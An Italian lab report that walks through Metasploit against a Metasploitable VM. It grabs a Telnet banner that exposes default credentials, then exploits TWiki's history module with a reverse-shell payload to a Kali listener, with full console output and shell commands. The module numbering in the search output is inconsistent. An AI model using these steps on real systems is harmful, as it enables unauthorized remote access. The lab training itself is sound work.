Exploit Telnet e TWiki

In questo report si andrà a vedere come sfruttare le vulnerabilità di Telnet e TWiki presenti sul target Metasploitable, tramite la MSFConsole.

Telnet

Si utilizzerà un modulo ausiliario per sfruttare la vulnerabilità relativa a Telnet (traffico non cifrato) e ascoltare l'output successivo al completamento del 3-way-handshake, ciò ha lo scopo di individuare l'OS del sistema che si sta tentando di attaccare, per definire che exploit poter utilizzare in un successivo attacco, e magari poter ottenere altre informazioni utili, se il messaggio di benvenuto ne contiene.

Da terminale Kali si aprirà la console di Metasploit con *msfconsole*. Da qui si potrà ricercare la vulnerabilità → *search telnet*

```
msf > search telnet

Matching Modules
================

   #   Name                                            Disclosure Date  Rank
   -   ----                                            ---------------  ----
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec  2015-01-04       excellent
   1   exploit/linux/http/asuswrt_lan_rce               2018-01-22       excellent
   2   auxiliary/server/capture/telnet                  .                normal
```

Una volta identificato il modulo *auxiliary/scanner/telnet/telnet_version* richiamabile al n. 77 potrà essere settato → *use 77*   Controllo parametri richiesti dal modulo → *show options*

```
msf > use 77
msf auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/
   RPORT     23               yes       The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   TIMEOUT   30               yes       Timeout for the Telnet probe
   USERNAME                   no        The username to authenticate as
```

Si procede con il settaggio dell'unico parametro required

```
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.51.101
RHOSTS => 192.168.51.101
```

Infine si passa all'azione → *run*

```
msf auxiliary(scanner/telnet/telnet_version) > run
[+] 192.168.51.101:23     - 192.168.51.101:23 TELNET _                                                    _  _   _
  _     ____    \x0a _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ \x0
a| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |\x0a| | | | | |  __/
|| (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ \x0a|_| |_| |_|\___|\__\__,_|___/ .__/|
_|\___/|_|\__\__,_|_.__/|_|\___|_____|\x0a                                         |_|
                   \x0a\x0a\x0aWarning: Never expose this VM to an untrusted network!\x0a\x0aC
ontact: msfdev[at]metasploit.com\x0a\x0aLogin with msfadmin/msfadmin to get started\x0a\x0a\x0a
metasploitable login:
[*] 192.168.51.101:23     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Il modulo ha restituito l'output di benvenuto che il servizio Telnet comunica all'iniziamento della connessione, si può notare che all'interno sono contenute anche delle possibili credenziali di accesso.

Verifica credenziali di accesso


Facendo un test delle credenziali sospettate si conferma la loro non validità, questo perché sono state cambiate in fase di remediation in una precedente esercitazione.

Prima di passare alla prossima vulnerabilità è consigliabile uscire dal modulo corrente di msfconsole → *back*

TWiki

Si andrà a sfruttare una vulnerabilità di TWiki, piattaforma esposta sulla porta 80 di Metasploitable, con l'obiettivo finale di poter lanciare comandi arbitrari.

Il primo passo è sempre la ricerca del modulo, che sarà *exploit/unix/webapp/twiki_history,* una volta individuato va selezionato tramite numero identificativo → *use 2*



Non avendo ancora configurato un payload Metasploit ne assegna uno di default. Prima di configurarne uno si procede a controllare i parametri richiesti dal modulo

Si procede con il set del target → *set RHOSTS 192.168.51.101*
Dopodichè con il controllo dei payload disponibili → *show payloads*

```
msf exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.51.101
RHOSTS ⇒ 192.168.51.101
msf exploit(unix/webapp/twiki_history) > show payloads
```

Verranno mostrati una marea di payloads disponibili per questo modulo, in questo caso verrà scelto *cmd/unix/reverse* e controllato i suoi parametri → *show options*

```
msf exploit(unix/webapp/twiki_history) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
msf exploit(unix/webapp/twiki_history) > show options

Module options (exploit/unix/webapp/twiki_history):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host
   RHOSTS   192.168.51.101   yes       The target host(s), see https://docs.metasploit.c
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   URI      /twiki/bin       yes       TWiki bin directory path
   VHOST                     no        HTTP server virtual host


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.50.100   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Il payload scelto aprirà una reverse shell sulla porta 4444 di Kali.

Tutti i parametri del payload sono già impostati, si può procedere a lanciare l'attacco:

```
msf exploit(unix/webapp/twiki_history) > exploit
[*] Started reverse TCP double handler on 192.168.50.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[+] Successfully sent exploit request
[*] Command: echo U9JvNiwkHIjn0ocE;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Command: echo e57CccCbIka6HHde;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "U9JvNiwkHIjn0ocE\r\n"
[*] Matching ...
[*] A is input ...
[*] Reading from socket B
[*] B: "e57CccCbIka6HHde\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.50.100:4444 → 192.168.51.101:41767) at 2026-01-20 08:28:09 -0500

[*] Command shell session 2 opened (192.168.50.100:4444 → 192.168.51.101:41769) at 2026-01-20 08:28:09 -0500
```

Shell avviata con successo, di seguito si andrà a sfruttare la shell per eseguire comandi.

Arrivati a questo punto si possono eseguire comandi direttamente sulla shell aperta da msfconsole

```
[*] Command shell session 2 opened (192.168.50.100:4444
pwd
/var/www/twiki/bin
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Oppure si potrebbe optare per l'esecuzione dei comandi dalla barra di navigazione di TWiki